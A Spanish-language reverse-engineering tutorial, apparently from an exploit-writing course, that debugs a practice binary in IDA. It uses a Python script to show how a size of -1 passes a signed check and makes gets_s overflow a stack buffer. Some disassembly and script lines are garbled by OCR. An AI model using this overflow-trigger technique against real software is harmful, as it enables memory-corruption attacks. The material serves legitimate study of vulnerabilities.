- codigo ascii 02 = STX ( Inicio de texto )
- codigo ascii 03 = ETX ( Fin de texto, palo corazon barajas inglesas de poker )
- codigo ascii 04 = EOT ( Fin de transmisión, palo diamantes barajas de poker )
- codigo ascii 05 = ENQ ( Consulta, palo treboles barajas inglesas de poker )
- codigo ascii 06 = ACK ( Reconocimiento, palo picas cartas de poker )
- codigo ascii 07 = BEL ( Timbre )
- codigo ascii 08 = BS ( Retroceso )
- codigo ascii 09 = HT ( Tabulador horizontal )
- codigo ascii 10 = LF ( Nueva línea - salto de línea )**
- codigo ascii 11 = VT ( Tabulador vertical )
- codigo ascii 12 = FF ( Nueva página - salto de página )
- codigo ascii 13 = CR ( ENTER - retorno de carro )

Creo que eso ocurre si no me equivoco porque en WINDOWS al apretar ENTER que es el 13 decimal o 0x0d, cortas la entrada de caracteres, pero queda siempre ese 0xa en el standard input que molesta en la entrada siguiente por teclado, ya que el salto de línea también cancela el ingreso.

Aquí vemos un script de python que sería funcional para probar este ejercicio.

```

from subprocess import *
import time
p = Popen([r'VULNERABLE_o_NO.exe', 'f'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)

print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera="10\n"
p.stdin.write(primera)

time.sleep(0.5)

segunda="AAAA\n"
p.stdin.write(segunda)

testresult = p.communicate()[0]
time.sleep(0.5)
print(testresult)
print primera
print segunda

```

Vemos que es un script que utiliza subprocess para arrancar el proceso.

```
p = Popen([r'VULNERABLE_o_NO.exe', 'f'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)
```

r

Redirecciona el standard input y output para que podamos mandarle caracteres como si hubiéramos tipeado.

```

primera="10\n"
p.stdin.write(primera)

time.sleep(0.5)

segunda="AAAA\n"
p.stdin.write(segunda)


```

Vemos que hay dos ingresos primero el size que me pide, le pongo 10 para probar y luego la data que ingresara con el gets\_s con el size que le pasamos antes, puedo tipar menos que 10.

Además le agregue un raw\_input() para que una vez que arranque el proceso se detenga el script de python hasta que aprete ENTER, lo cual me permite atachear el IDA al proceso que arrancará y quedará esperando entrada por stdin.

Probemos si funciona el script como pensamos.

Lo arrancamos.




```
10     time.sleep(0.5)
11
12     segunda="AAAA\n"
13     p.stdin.write(segunda)
14
15     testresult = p.communicate()[0]
16     time.sleep(0.5)
17     print(testresult)
18     print primera
19     print segunda
20
```

Run: **script** **pepe**

C:\Python27\python.exe C:/Users/ricna/PycharmProjects/untitled/pepe.py  
ATACHEA EL DEBUGGER Y APRETA ENTER

Queda ahí detenido esperando que apremos ENTER dándonos la posibilidad de atachear el IDA.

En el mismo abro el VULNERABLE\_o\_NO.exe para que lo analice en el LOADER sin arrancarlo en el DEBUGGER y luego elijo LOCAL WIN32 DEBUGGER y voy a DEBUGGER-ATTACH TO PROCESS.



Allí no se llega a ver el nombre del ejecutable porque el nombre de la carpeta es muy largo, pero es ese, apreto OK y cuando se detiene apreto f9 para que quede RUNNING.

Luego antes de apretar ENTER en Python, pondré un BREAKPOINT a continuación de la primera entrada por teclado ya que estaba esperando allí el proceso, y solo podré detenerme después de cuando vuelva de esa entrada.

```

01051090 mov    eax, _security_cookie
01051091 xor    eax, ebp
01051092 mov    [ebp+CANARY], eax
01051093 push   esi
01051094 push   offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \"
01051095 call   printf
01051096 lea    eax, [ebp+Size]
01051097 push   eax
01051098 push   offset aD      ; "%d"
01051099 call   scanf_s
0105109A mov    esi, ds: imp_getchar
0105109B add    esp, 0Ch

```

Allí pongo el BREAKPOINT y luego en Python apreto ENTER.

Vemos que para en el breakpoint.

```

01051096 mov    eax, _security_cookie
01051097 xor    eax, ebp
01051098 mov    [ebp+CANARY], eax
01051099 push   esi
0105109A push   offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \"
0105109B call   printf
0105109C lea    eax, [ebp+Size]
0105109D push   eax
0105109E push   offset aD      ; "%d"
0105109F call   scanf_s
010510A0 mov    esi, ds: imp_getchar
010510A1 add    esp, 0Ch

```


Si paso el mouse por encima de la variable size que es la que ingresamos el valor en el scanf\_s.

```

01051096 mov    eax, _security_cookie
01051097 xor    eax, ebp
01051098 mov    [ebp+CANARY], eax
01051099 push   esi
0105109A push   offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \"
0105109B call   printf
0105109C lea    eax, [ebp+Size] ←
0105109D push   eax
0105109E push   offset aD      [ebp+Size]=[Stack[00008E90]:0115F7B4]
0105109F call   scanf_s
010510A0 mov    esi, ds: imp_getchar ←
010510A1 add    esp, 0Ch

```

Allí vemos que en la variable Size ingreso el valor 10 decimal (0xA) que ingrese mediante el script.




Si llego al getchar la realidad es que yo no pase ningún carácter 0xA en el script.

```
primera="10\n"
p.stdin.write(primer)
time.sleep(0.5)

segunda="AAAA\n"
p.stdin.write(segunda)
```

ya que el “ \n” es el ENTER 0x0d

pero si paso el getchar con f8 para saltar el CALL y no ingresar en el mismo.



Vemos que quedo un carácter 0xA que yo no pase, el cual al leerlo lo quito del stdin y me limpia para la siguiente entrada por teclado.

Vemos que compara mi size 0xA con el máximo 0x10 y como es menor continua.

```

010510CE
010510CE loc_10510CE:
010510CE mov     eax, [ebp+Size]
010510D1 pop    esi
010510D2 cmp     eax, 10h
010510D5 jle     short loc_10510DF

1 ; Code
ds:_imp__exit

010510DF
010510DF loc_10510DF:           ; Size
010510DF push   eax
010510E0 lea    eax, [ebp+Buf]
010510E3 push   eax
010510E4 call   ds:_imp_gets_s

00004D5 010510D5: main+45 (Synchronized with EIP)

```

Cuando paso con f8 el gets\_s

```

010510DF
010510DF loc_10510DF:           ; Size
010510DF push   eax
010510E0 lea    eax, [ebp+Buf]
010510E3 push   eax
010510E4 call   ds:_imp_gets_s
010510EA mov     ecx, [ebp+CANARY]
010510ED add    esp, 8
010510F0 xor    ecx, ebp

```

Si pongo el mouse encima de Buf.

ESI 752D6314
EDI 752D6308
EBP 0115F7CC
ESP 0115F7AC
EIP 010510EA
EFL 00000246

```



010510DF
010510DF loc_10510DF:           ; Size
010510DF push   eax
010510E0 lea    eax, [ebp+Buf]
010510E3 push   eax
010510E4 call   ds:_imp_gets_s
010510EA mov     ecx, [ebp+CANARY]
010510ED add    esp, 8
010510F0 xor    ecx, ebp
010510F2 xor    eax, eax
010510F4 call   securitu che
in+5A (Synchronized with EIP) db 40h ; 
db 41h ; A
db 41h ; A
db 41h ; A
db 41h ; A
db 0
db 40h ; 
db 28h ; +
db 1
db 38h ; ;
db 13h
AC i...-p.â+.Q.% 
CC ..â-.^]+!!!!!! 
01 !!!!!0!888.1.0.. 
FF 3+ëEnvh.t...Fu...

```

UNKNOWN 0115F7AC: St


Veo que ingresaron las siguientes A que pase en el script, así que el mismo funciona y me permite probar y debuggear lo que va pasando.

Si lo vuelvo a tirar desde el script y cuando llego al getchar lo salteo cambiando el EIP para que no lea el 0xA.



Cambiamos EIP allí para que no filtre el 0xa a ver qué pasa.

Cuando paso el gets\_s veo que ahora no ingreso nada.



Eso quiere decir que se debe filtrar el carácter 0xA que queda en el stdin luego de ciertas entradas para que no afecte si hay entradas subsiguientes, por eso se justifica la línea de código.

```
while ((c = getchar()) != '\n' && c != EOF);
```


También ahora que tenemos el script podemos analizar el crash que se produce en gets\_s cuando uno tipea el máximo size a ver si pasa algo mas o es solo un crash.

```
primera="16\n"
p.stdin.write(primera)
time.sleep(0.5)

segunda="A" *16 + "\n"
p.stdin.write(segunda)
```


Veré que pasa en este caso.

Con esos datos llego ahí.




Al pasar el LEA anoto la dirección donde comienza el buffer en mi caso 0x0115FDD8.

Si hago doble click en CANARY y apreto D varias veces hasta que sea un dword (dd), también puedo anotar la dirección en mi caso 0x115fde8 y el valor de CANARY en este caso será 965fa1f4.



Doy F9.



Allí está la excepción que produce la api en algunos Windows, acepto el OK.

```
ucrtbase.dll:75287FAF db 6Ah ; j
ucrtbase.dll:75287FB0 db 5
ucrtbase.dll:75287FB1 db 59h ; Y
ucrtbase.dll:75287FB2 ;
ucrtbase.dll:75287FB2 int 29h ; Win8: RtlFailFast(ecx)
ucrtbase.dll:75287FB2 ;
ucrtbase.dll:75287FB4 db 51h ; Q
ucrtbase.dll:75287FB5 db 0BEh ; +
ucrtbase.dll:75287FB6 db 17h
ucrtbase.dll:75287FB7 dh 4
```

Ahí está vayamos con G y coloquemos la dirección del buffer y luego la del canary a ver que paso.

Vemos que el canary está intacto.

DA View-EIP


Stack[0000C658]:0115FDDE db 41h ; A
Stack[0000C658]:0115FDDF db 41h ; A
Stack[0000C658]:0115FDE0 db 41h ; A
Stack[0000C658]:0115FDE1 db 41h ; A
Stack[0000C658]:0115FDE2 db 41h ; A
Stack[0000C658]:0115FDE3 db 41h ; A
Stack[0000C658]:0115FDE4 db 41h ; A
Stack[0000C658]:0115FDE5 db 41h ; A
Stack[0000C658]:0115FDE6 db 41h ; A
Stack[0000C658]:0115FDE7 db 41h ; A
Stack[0000C658]:0115FDE8 dd 965FA1F4h
Stack[0000C658]:0115FDEC db 34h ; 4

Y el buffer se llenó, así que tipar el máximo no produce overflow, lo que sí es cierto es que el buffer se llenó completo y no quedó el cero final de la string, lo cual podría traer problemas si el programa continúa, pero en este caso la excepción no es manejada y el programa se cierra así que por acá solo es un crash.(también creo que pone un cero al inicio del buffer para anular la string)

Si el programa manejara la excepción y continuaría, debería descartar los datos del buffer porque si lo tomara y usaría como string, al no tener cero final, se podrían apendar datos que están a continuación en el stack y provocar problemas, pero al poner el cero al inicio la anula igualmente.

Bueno ya sabiendo que por aquí no hay overflow volvamos al análisis estático.

Centrémonos en esta parte.



Habíamos dicho que el salto JL o JLE considera el signo o sea que EAX podría ser negativo, si por ejemplo fuera 0xFFFFFFFF sería -1 y sería menor que 0x10.

Quiere decir que si pasara como size -1 tendría posibilidad de que pase la comparación veamos.

```

primera="-1\n"
p.stdin.write(primer)
time.sleep(0.5)

segunda="A" *0x2000 + "\n"
p.stdin.write(segunda)

```

Probemos el script con estos valores (size -1)

Al parar en el breakpoint.

```

01051098 xor    eax, ebp
0105109D mov    [ebp+CANARY], eax
010510A0 push   esi
010510A1 push   offset aPleaseEnterYou ; "\nPleas Enter You"
010510A6 call   printf
010510AB lea    eax, [ebp+Size]
010510AE push   eax
010510AF push   offset aD      ; "%d"
010510B4 call   scanf_s
010510B9 mov    esi, ds:_imp_getchar
010510BF add    esp, 0Ch

```

Veamos el valor del size.

```

01051096 mov     eax, __security_cookie
01051098 xor     eax, ebp
0105109D mov     [ebp+CANARY], eax
010510A0 push    esi
010510A1 push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice
010510A6 call    printf
010510AB lea     eax, [ebp+Size] ↗
010510AE push    eax
010510AF push    offset aD      [ebp+Size]=[Stack[0000B290]:00CFF910]
010510B4 call    scanf_s
010510B9 mov     esi, ds: imp
010510BF add    esp, 0Ch

```


Vemos que vale 0xFFFFFFFF si hago doble click en size y apreto D para agrupar hasta que sea un dword.

```

Stack[0000B290]:00CFF90E db 2Dh ; -
Stack[0000B290]:00CFF90F db 75h ; u
Stack[0000B290]:00CFF910 dd 0FFFFFFFh
Stack[0000B290]:00CFF914 db 0E3h ; p
Stack[0000B290]:00CFF915 db 0A4h ; n
Stack[0000B290]:00CFF916 db 23h ; #
Stack[0000B290]:00CFF917 db 75h ; u

```

Sigamos traceando hasta la comparación.



Vemos que como 0xFFFFFFFF es -1 al considerar el signo no filtra y seguirá a leer ese size.

La realidad que en el gets\_s lo mismo que un memcpy y cualquier api que copie o ingrese bytes los sizes son interpretados como unsigned, porque no existen los tamaños negativos, como no se pueden ingresar o copiar -1 bytes, eso es imposible, lo interpreta como 0xFFFFFFFF positivo lo cual vemos que producirá un overflow.

Vuelvo a ver dónde está el buffer, esta vez está en 0x00CFF914.

DA View-EIP		General registers
ucrtbase.dll:7528C788 jz short loc_7528C7A5	eax, 0FFFFFFFh	EAX 00000041 ↗ EBX FFFFFFFF ↗ ECX 752D52E0 ↗ u EDX 752D52E0 ↗ u ESI 00000000 ↗ d EDI 00CFF914 ↗ S EBP 00CFF8F4 ↗ S ESP 00CFF8D0 ↗ S EIP 7528C78F ↗ u EFL 00010217

Si voy a donde comienza el buffer.

```
Stack[0000B290]:00CFF90D db 0FFh
Stack[0000B290]:00CFF90E db 0FFh
Stack[0000B290]:00CFF90F db 0FFh
Stack[0000B290]:00CFF910 dd 0FFFFFFFh
Stack[0000B290]:00CFF914 db 41h ; A
Stack[0000B290]:00CFF915 db 41h ; A
Stack[0000B290]:00CFF916 db 41h ; A
Stack[0000B290]:00CFF917 db 41h ; A
Stack[0000B290]:00CFF918 db 41h ; A
Stack[0000B290]:00CFF919 db 41h ; A
Stack[0000B290]:00CFF91A db 41h ; A
Stack[0000B290]:00CFF91B db 41h ; A
Stack[0000B290]:00CFF91C db 41h ; A
Stack[0000B290]:00CFF91D db 41h ; A
Stack[0000B290]:00CFF91E db 41h ; A
Stack[0000B290]:00CFF91F db 41h ; A
Stack[0000B290]:00CFF920 db 41h ; A
Stack[0000B290]:00CFF921 db 41h ; A

UNKNOWN 00CFF914: Stack[0000B290]:00CFF914 (Synchronized)
```

Iex View-1

```
10AA FF 8D 45 E8 50 68 30 21 05 01 E8 97 FF FF FF 8B -.EFPh0!
10BA 35 A8 20 05 01 83 C4 0C FF D6 83 F8 0A 74 05 83 5;-.â-
```


Podemos ver mejor cuanto copio si lo transformo en string, en el inicio de la string apretó A.

```
Stack[0000B290]:00CFF90D db 0FFh
Stack[0000B290]:00CFF90E db 0FFh
Stack[0000B290]:00CFF90F db 0FFh
Stack[0000B290]:00CFF910 dd 0FFFFFFFh
Stack[0000B290]:00CFF914 aaaaaaaaaaaaaa db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
